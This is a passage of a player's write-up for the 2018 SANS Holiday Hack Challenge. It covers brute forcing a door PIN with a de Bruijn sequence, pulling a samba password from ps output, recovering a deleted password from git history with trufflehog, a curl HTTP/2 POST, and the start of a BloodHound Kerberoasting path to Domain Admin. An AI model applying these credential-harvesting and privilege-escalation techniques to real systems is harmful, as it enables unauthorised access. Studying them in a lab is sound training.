
The first two screenshots indicate a search pattern substitution was performed, and a search string query was also performed. On the right is a command history of Vim commands entered in command mode (denoted by the ':'). The substitution pattern in Vim syntax is the 2nd command in the history ':%s/Elinore/NEVERMORE/g'. The syntax is as follows: '%s' = search all lines, '/Elinore' is the pattern we are looking for, '/NEVERMORE' is the replacement pattern when we find Elinore, and '/g' means replace all occurrences.

[2] https://tm4n6.com/2017/11/15/forensic-relevance-of-vim-artifacts/

Based on this information, we can see the **Elinore** is the name of the elf to whom the poem was written. Submit this name to the 'runtoanswer' binary to complete the challenge.



Terminal Start




Completed Challenge

OBJECTIVE SOLUTION

YOU CAN'T CHANGE MATH!


The solution to solving this objective is straight forward once the terminal challenge is complete and you unlock the extra hints. Tangle provides information that the door PIN is 4 symbols, and that there are only 4 buttons (k = 4 & n = 4). Using the hint link (http://www.hakank.org/comb/debruijn.cgi) we input those parameters and obtain the following sequence:



0 0 0 0 1 0 0 0 2 0 0 0 3 0 0 1 1 0 0 1 2 0 0 1 3 0 0 2 1 0 0
2 2 0 0 2 3 0 0 3 1 0 0 3 2 0 0 3 3 0 1 0 1 0 2 0 1 0 3 0 1 1
1 0 1 1 2 0 1 1 3 0 1 2 1 0 1 2 2 0 1 2 3 0 1 3 1 0 1 3 2 0 1
3 3 0 2 0 2 0 3 0 2 1 1 0 2 1 2 0 2 1 3 0 2 2 1 0 2 2 2 0 2 2
3 0 2 3 1 0 2 3 2 0 2 3 3 0 3 0 3 1 1 0 3 1 2 0 3 1 3 0 3 2 1
0 3 2 2 0 3 2 3 0 3 3 1 0 3 3 2 0 3 3 3 1 1 1 1 2 1 1 1 3 1 1
2 2 1 1 2 3 1 1 3 2 1 1 3 3 1 2 1 2 1 3 1 2 2 2 1 2 2 3 1 2 3
2 1 2 3 3 1 3 1 3 2 2 1 3 2 3 1 3 3 2 1 3 3 3 2 2 2 2 3 2 2 3
3 2 3 2 3 3 3 3 (0 0 0)


The door buttons give us a clue as to how to transpose the sequence numbers to the shapes. Tangle's conversation tells us that the code acts as a queue, each new value is added to the end, and first is removed. The sequence obtained above is short enough we can try it until we hit the right combination (underlined in the table).

Triangle = 0
Square = 1
Circle = 2
Star = 3
Brute Force- the correct code is 0 1 2 0
Triangle, Square, Circle, Star



When you enter the room and talk with Morcel Nougat (yes, the poem author), he greets you with **"Welcome unprepared speaker!"** I wonder if Tangle was waiting for us to open the door…

OBJECTIVE 4 – DATA REPOSITORY ANALYSIS




ANSWER: YIPPIE-KI-YAY


CHALLENGE

This challenge involves obtaining an encrypted ZIP file from the North Pole Git Repository, and submit the password as the answer to this objective. The associated Terminal Challenge can be found next to Wunorse Openslae, called '**Stall Mucking Report**'. Wunorse gives you 3 hints, 1 to start the terminal challenge, and 2 more after to help complete this objective.


HINTS



https://blog.rackspace.com/passwords-on-the-command-line-visible-to-ps



https://github.com/dxa4481/truffleHog



SPEAKER HINT - VIDEO

Brian Hostetler gave a talk, Buried Secrets: Digging Deep Through Cloud Repositories that provided solid advice of how to use Truffle Hog against a git repository to uncover secrets.

TERMINAL CHALLENGE

STALL MUCKING REPORT

Wunorse Openslae's challenge involves uploading his report on his chores to an email inbox, however he can't remember his password. He hints that there may be a way to examine some automation tasks and recover it. The goal is to upload 'report.txt' to the samba share location '//localhost/report-upload'.

Based on the hints, we need to look at the running commands and processes on the system. In linux this is done using the PS command. A quick browse over the manpage for PS (type 'man ps' in the terminal) gives us a list of example commands to run. One option stood out among the rest, '**ps -eLf**'. Since we are dealing with elves, running on an ELF terminal, as a user named 'elf', I'm going to bank on those flags being what we want to see.

```
elf@eb77b8648492:~$ ps -eLf
UID        PID  PPID   LWP  C NLWP STIME TTY          TIME CMD
root         1     0     1  0    1 16:45 pts/0    00:00:00 /bin/bash /sbin/init
root        11     1    11  0    1 16:45 pts/0    00:00:00 sudo -u manager /home/manager/samba-wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-no
root        12     1    12  0    1 16:45 pts/0    00:00:00 sudo -E -u manager /usr/bin/python /home/manager/report-check.py
root        16     1    16  0    1 16:45 pts/0    00:00:00 sudo -u elf /bin/bash
manager     17    12    17  0    1 16:45 pts/0    00:00:00 /usr/bin/python /home/manager/report-check.py
elf         18    16    18  0    1 16:45 pts/0    00:00:00 /bin/bash
manager     19    11    19  0    1 16:45 pts/0    00:00:00 /bin/bash /home/manager/samba-wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-not-run-
manager     20    19    20  0    1 16:45 pts/0    00:00:00 sleep 60
root        24     1    24  0    1 16:45 ?        00:00:00 /usr/sbin/smbd
root        25    24    25  0    1 16:45 ?        00:00:00 /usr/sbin/smbd
root        26    24    26  0    1 16:45 ?        00:00:00 /usr/sbin/smbd
root        28    24    28  0    1 16:45 ?        00:00:00 /usr/sbin/smbd
elf         30    18    30  0    1 16:45 pts/0    00:00:00 ps -eLf
elf@eb77b8648492:~$
```

Well, doing so gives us a little more insight. The second process (PID 11 in the screen shot above) shows a process running with the name 'samba-wrapper.sh'. Sounds intuitive, a wrapper script for a samba connection. It's also running as the user 'manager'. PID 12 shows a python process running called 'report-check.py', which is likely a job to see if Wunorse turned in his report. Lastly, PID 19 appears to be named the same as PID 11 ('samba-wrapper.sh') and is in fact a child process of PID 11 denoted by the PPID being 11 as well (Parent Process ID). However, we have a slight problem. We can't see all of the flags in the ps list because it's cut off in the console. So let's pipe the command to **less** and see what else can be revealed.

```
UID        PID  PPID   LWP  C NLWP STIME TTY          TIME CMD
root         1     0     1  0    1 16:45 pts/0    00:00:00 /bin/bash /sbin/init
root        11     1    11  0    1 16:45 pts/0    00:00:00 sudo -u manager /home/manager/samba-wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-no
t-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/report-upload/ directreindeerflatterystable -U report-upload
root        12     1    12  0    1 16:45 pts/0    00:00:00 sudo -E -u manager /usr/bin/python /home/manager/report-check.py
root        16     1    16  0    1 16:45 pts/0    00:00:00 sudo -u elf /bin/bash
manager     17    12    17  0    1 16:45 pts/0    00:00:00 /usr/bin/python /home/manager/report-check.py
elf         18    16    18  0    1 16:45 pts/0    00:00:00 /bin/bash
manager     19    11    19  0    1 16:45 pts/0    00:00:00 /bin/bash /home/manager/samba-wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-not-run-
as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/report-upload/ directreindeerflatterystable -U report-upload
root        24     1    24  0    1 16:45 ?        00:00:00 /usr/sbin/smbd
root        25    24    25  0    1 16:45 ?        00:00:00 /usr/sbin/smbd
root        26    24    26  0    1 16:45 ?        00:00:00 /usr/sbin/smbd
root        28    24    28  0    1 16:45 ?        00:00:00 /usr/sbin/smbd
manager     55    19    55  0    1 16:53 pts/0    00:00:00 sleep 60
elf         56    18    56  0    1 16:53 pts/0    00:00:00 ps -eLf
elf         57    18    57  0    1 16:53 pts/0    00:00:00 less
(END)
```

Now we see the full flags for the command we need. In the arguments for the 'samba-wrapper.sh' process, we see a directory path that looks like one we would expect to see when connecting to a Windows File Share. **`//localhost/report-upload/ directreindeerflatterystable -U report-upload`.** Looking at this command a little further, we see the path

('//localhost/report-upload/) which is where we need to put the report.txt file; we also see 'directreindeerflatterystable' that is likely a password used to connect to the share; and '-U report-upload' which could indicate -U for upload and 'report-upload' as the directory. This process is likely what is being used to automate and provide upload services to that report-upload server. Now we need to connect to the Samba (SMB) share and send the report.


Samba, if you aren't familiar is the tool used in Linux to connect to Windows SMB shares. We need to use smbclient on our terminal to send the report. The syntax has already been provided to us in the screenshot above, as part of the wrapper script uses it!

Type the following command in the terminal:
smbclient //localhost/report-upload/ directreindeerflatterystable -U report-upload

This will change your command prompt into 'smb>' indicating a connected SMB session on the localhost at the report-upload directory. The command we use to upload the file is the 'PUT' command, followed by the filename ('report.txt'). Upon doing so, we are rewarded with a completed terminal challenge.

```
elf@eb77b8648492:~$
elf@eb77b8648492:~$
elf@eb77b8648492:~$
elf@eb77b8648492:~$ smbclient //localhost/report-upload/ directreindeerflatterystable -U report-upload
WARNING: The "syslog" option is deprecated
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.12-Debian]
smb: \> PUT report.txt
```


Terminal Start


Completed Challenge


OBJECTIVE SOLUTION

I approached this objective in a similar way I did with the CFP site, by manually combing through the repository online (https://git.kringlecastle.com/Upatree/santas_castle_automation), familiarizing myself with the interface, search/history features, and just clicking through some directory paths. You may even find some easter eggs that way (I found 3). All that aside, there are 2 parts to completing this objective, part 1 is recovering the ZIP file from the GIT repository manually. The 2nd part involves using 'trufflehog' to produce secrets we need to access the file.


PART 1 – NEVER READ THE COMMENTS

On social media, or when you write your own blogs/articles, post you tube videos, etc., the number 1 rule when dealing with social media is DON'T READ THE COMMENTS! That said, GitHub and GitLab (usually) force you to leave a comment when you push a commit, so let's read them, maybe we'll learn how some of the elves really feel this time of year, or maybe see them complain about their software development practices. Or maybe, like other public blunders, we'll find some useful information that can help us with secrets.


Browsing through the gitlab site https://git.kringlecastle.com/Upatree/santas_castle_automation reveals some interesting things. I found one commit that, when I moused over the commit number, I see a tooltip indicating a ventilation diagram for Santa's Castle. Preceding that commit is another commit to remove something done on accident. To locate this, on the left panel click on Project, then on Activity. In the middle page, then click on Comments, and you'll see the commit about the ventilation diagram below.



Clicking on the hex number 'af23ab8e' link gives you the details of the commit, in this case, a link to the ZIP file that was uploaded. That file is the ZIP file we want.



Back at the Activity view, you can also click on 'Push events'




and review the messages to find the accident. I used the find feature of my browser to look for things like 'Remove or removing' and found an interesting commit, click for details.

In the comments of the file (to the right) indicates a password used for sensitive files. When we enter **'Yippee-ki-yay'** as our password, we can open up the zip file, and retrieve 2 image files for the 1st floor and 2nd floor ventilation shaft at Santa's Castle. Submitting this password grants you completion of the 4th objective.

IT'S DANGEROUS TO GO ALONE, TAKE THIS!

These images below are the ventilation shaft images and are useful for completing the **Google Ventilation Shaft Maze** located behind Hans in the lobby of Santa's castle. Using the maze allows you to bypass the badge scanner[3] getting into Santa's office on the 2nd floor.[4]



PART 2 – GIT YOUR SHELL ON

Alternatively, you can clone the repository to your local machine, and walk through the directories using 'git' command line. We will need these skills for a later challenge, so let's walkthrough this part now.

Clone the git repository to your local machine:

```
> git clone
https://git.kringlecastle.com/Upatree/santas_castle_automation
```

Then change into that directory.

```
> cd santas_castle_automation/
```

[3] Badge Scanner challenge is Objective 6

[4] I completed the maze after I completed all the objectives, you still must complete the Badge Manipulation challenge, even if you gained access to the room. You will get an accomplishment for finishing the maze, and access to the other challenges in Santa's office.

Using the intel we gathering in Part 1 we can review the git commit log[5] to review all the commits, similar to what we saw in the browser:

```
> git log –pretty=format:"%h - %an, %ar : %s"
```

```
d3f2d5a - Shinny Upatree, 5 weeks ago : removing file
efefbb5 - Shinny Upatree, 5 weeks ago : Update index.css with more Christmas spirit!
8342fa9 - Shinny Upatree, 5 weeks ago : EE#3
c376f99 - Shinny Upatree, 5 weeks ago : support files for Santa's drone functions
714ba10 - Shinny Upatree, 5 weeks ago : removing accidental commit
5f4f641 - Shinny Upatree, 5 weeks ago : adding AI & ML test scripts
12c5eca - Shinny Upatree, 5 weeks ago : adding glorious Christmas ascii-art
0dfdc12 - Shinny Upatree, 5 weeks ago : important update
c61af60 - Shinny Upatree, 5 weeks ago : Santa's Castle ICS
```

The hash numbers in the commit output above are abbreviated, so just remove the '%h' option and replace it with "%H" instead. This will give you the full commit number. You could even pipe this output into grep, and search for specific keyword in the subject.

```
λ git log --pretty=format:"%H - %an, %ar : %s" | grep EE#
8342fa9a1fbf6b764160f30e309676abd7444639 - Shinny Upatree, 5 weeks ago : EE#3
3870c0452730a480d4e8e2e9548735c9f8b3fdcb - Shinny Upatree, 5 weeks ago : adding EE#2:It's PI:30
9a2a38bf4d71796eecb5c3b0abc603e3b762eea5 - Shinny Upatree, 5 weeks ago : adding EE#1
```

Armed with a commit number we can easily review each commit using 'git show'[6]. Lets look at the 'accidental commit' in the repository.

```
λ git show 714ba109e573f37a6538beeeb7d11c9391e92a72
commit 714ba109e573f37a6538beeeb7d11c9391e92a72
Author: Shinny Upatree <shinny.upatree@kringlecastle.com>
Date:   Tue Dec 11 07:23:36 2018 +0000

    removing accidental commit

diff --git a/schematics/files/dot/PW/for_elf_eyes_only.md b/schematics/files/dot/PW/for_elf_eyes_only.md
deleted file mode 100644
index b06a507..0000000
--- a/schematics/files/dot/PW/for_elf_eyes_only.md
+++ /dev/null
@@ -1,15 +0,0 @@
-Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force attacks in our logs. Furthermore, Albaster discovered and publis
hed a vulnerability with our password length at the last Hacker Conference.
-
-Bushy directed our elves to change the password used to lock down our sensitive files to something stronger. Good thing he caught it before those dasta
rdly villians did!
-
-
-Hopefully this is the last time we have to change our password again until next Christmas.
-
-
-
-
-Password = 'Yippee-ki-yay'
-
-
-Change ID = '9ed54617547cfca783e0f81f8dc5c927e3d1e3'
```

Now for the ZIP file. We know from Part 1 that the commit Shinny commented on about a secret file had the partial hash of 'af23ab8e'. If we use that with our grep command we just did, we can get the full commit number to use with 'git show'. The output tells us that the ZIP file is in the 'schematics' subdirectory. Since we've cloned the repository locally, we have the file on our system. Just navigate to that folder and retrieve it.

```
λ git show af23ab8e10d50ed95dc7c86e5417e0b5144989a4
commit af23ab8e10d50ed95dc7c86e5417e0b5144989a4
Author: Shinny Upatree <shinny.upatree@kringlecastle.com>
Date:   Mon Dec 10 21:05:01 2018 -1000

    adding Santa's Castle ventilation_diagram

diff --git a/schematics/ventilation_diagram.zip b/schematics/ventilation_diagram.zip
new file mode 100644
index 0000000..d77635b
Binary files /dev/null and b/schematics/ventilation_diagram.zip differ
```

[5] See https://git-scm.com/book/en/v2/Git-Basics-Viewing-the-Commit-History for basic git log usage
[6] Git show syntax: https://git-scm.com/docs/git-show


```
λ ls schematics\
EE3.jpg  files/  puppet/  shell/  ventilation_diagram.zip
```

PART 3 – DELIVERANCE

Brian Hostetler's talk on trufflehog, delivers us to the objective answer. It's like taking a sledge hammer to the heels of the git repository and producing secret keys and passwords. The steps to run the tool are straight forward, since we've already cloned the repository locally to our machine, the screenshots that follow illustrate how to run the tool against it.


```
> python trufflehog.py santas_castle_automation
```

Here we see that trufflehog located an rsa key, a secret key for something invovling Santa's drone operation, and at the bottom, our sensitive file password.




We would still need to locate the ZIP file, and trufflehog did not produce it when I ran the tool, which is why Part 1 and Part 2 were presented first.

Again, the objective password for this challenge is **'Yippee-ki-yay'**



OBJECTIVE 5 – AD PRIVILEGE DISCOVERY



ANSWER: LDUBEJ00320@AD.KRINGLECASTLE.COM

CHALLENGE

This challenge is contained to a tool inside of a virtual appliance (OVA) device that SANS provides called SANS Slingshot Linux Image. Download that file, and you will need to use a virtualization product like VMWare, or VirtualBox, to import the OVA and run the virtual machine. The goal is to find a user that can be abused to obtain Domain Admin. One hint in the objective indicates to avoid RDP as a control path. The associated Terminal Challenge can be found next to Holly Evergreen, called '**CURLing Master**'. Holly gives you 2 hints when you complete her challenge to help with this objective.

HINTS

https://github.com/BloodHoundAD/BloodHound

https://youtu.be/gOpsLiJFI1o

TERMINAL CHALLENGE

CURLING MASTER

Holly Evergreen can be found on the first floor, down the left hallway after entering Santa's Castle. Her challenge involves turning back on the Candy Cane Striper that is having trouble related to something with HTTP2.

Opening the terminal, we see our objective is to submit the correct request to the webserver and restart the striping machine. We must submit the correct HTTP request to localhost:8080 to get the machine started again. The first thing I found helpful was to look at the previous commands on the terminal, hoping I would see some kind information about a prior command used to start the Candy Cane Machine.

Typing 'history' at the command line will give us the following information:

```
elf@4720adbcf4c7:~$ history
    1  netstat -ant
    2  ncat --broker -nlvp 9090
    3  echo "\302\257\_(\343\203\204)_/\302\257" >> /tmp/shruggins
    4  cat /tmp/shruggins
    5  curl --http2-prior-knowledge http://localhost:8080/index.php
    6  telnet towel.blinkenlights.nl
    7  fortune | cowsay | lolcat
    8  ps -aux
    9  sl
   10  figlet I am your father
   11  echo 'goHangasaLAmIimalaSAgnaHoG' | rev
   12  aptitude moo
   13  aptitude -v moo
   14  aptitude -vv moo
   15  aptitude -vvv moo
   16  aptitude -vvvv moo
   17  aptitude -vvvvv moo
   18  aptitude -vvvvvv moo
   19  yes Giddyup
   20  factor 512
   21  aafire
   22  ls -aF
   23  history
elf@4720adbcf4c7:~$ curl --http2-prior-knowledge http://localhost:8080/index.php
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"


 </body>
</html>
elf@4720adbcf4c7:~$
```

Line item #5 in the command history shows a 'curl' entry, and the webserver URL that we need to use to turn the machine on. Simple enough, lets run that command again, and see what that produces.

The response from the webserver generates an HTML page that tells us we need to submit a POST request with the parameter of "status=on" to get the machine started.


With CURL, to submit a POST request, we just need to provide a data flag to the command. This is the difference (with CURL) between a GET, and a POST request. We also still need to use the –http2-prior-knowledge flag, because the server (review the nginx.conf to verify) is only accepting requests via HTTP2 protocol. Sending the following command completes the challenge. Here is the line from the '/etc/nginx/nginx.conf' referencing the HTTP2 configuration.

```
server {
# love using the new stuff! -Bushy
        listen                  8080 http2;
        # server_name           localhost 127.0.0.1;
        root /var/www/html;
```

```
> curl --http2-prior-knowledge -d status=on
http://localhost:8080/index.php
```

```
I am Holly Evergreen, and now you won't believe:
Once again the striper stopped; I think I might just leave!
Bushy set it up to start upon a website call.
Darned if I can CURL it on - my Linux skills apall.

Could you be our CURLing master - fixing up this mess?
If you are, there's one concern you surely must address.
Something's off about the conf that Bushy put in place.
Can you overcome this snag and save us all some face?

  Complete this challenge by submitting the right HTTP
  request to the server at http://localhost:8080/ to
  get the candy striper started again. You may view
  the contents of the nginx.conf file in
  /etc/nginx/, if helpful.
elf@868912efb60b:~$
```

Terminal Start




Completed Challenge


OBJECTIVE SOLUTION

ONE PATH TO RULE THEM ALL


Take the time to review the Bloodhound tool on github, and the accompanying video. Bloodhound is a tool that is very useful for pentesting and network assessments. It maps out, in graph format, trust relationships between user accounts, groups, and machines in an Active Directory Domain.

Inside the VM system there is an icon on the desktop for the Bloodhound tool. Open the tool, and it will automatically log in for us. Once loaded, we are presented with a graph, the Green icons denote AD users, and the Yellow Icons refer to User Groups. In this case, our yellow group is the 'Domain_Admins@AD.KringleCastle.com' – the Domain Admins group. Clicking on the yellow icon opens a 'Node' info box on the left. Click the 'Queries' tab, and review the list of pre-made queries. We want to know about the Kerberoastable[7][8][9] Users in determining the path to Domain Admin.



